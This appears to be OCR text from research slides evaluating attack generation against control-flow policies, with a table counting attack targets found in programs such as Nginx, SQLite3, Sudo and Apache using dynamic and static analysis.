


Evaluation – Statistics of Attack Generation



Evaluation – Rate of Oracle Construction



Evaluation – Incorporate Statically Inferred Targets

Programs	Dynamic	Static-TFA	Static-TypeDive
Nginx	250	285	331
SQLite3	33	237	301
Sudo	3	32	36
ProFTPD	74	311	375
Apache	46	256	713
Wireshark	12	153	164
V8	1	1	1
(Sum)	419	1275 **(+204%)**	1921 **(+358%)**

- Using statically inferred targets yields more Sub attacks
- Incorporate the policy's own allowed-target sets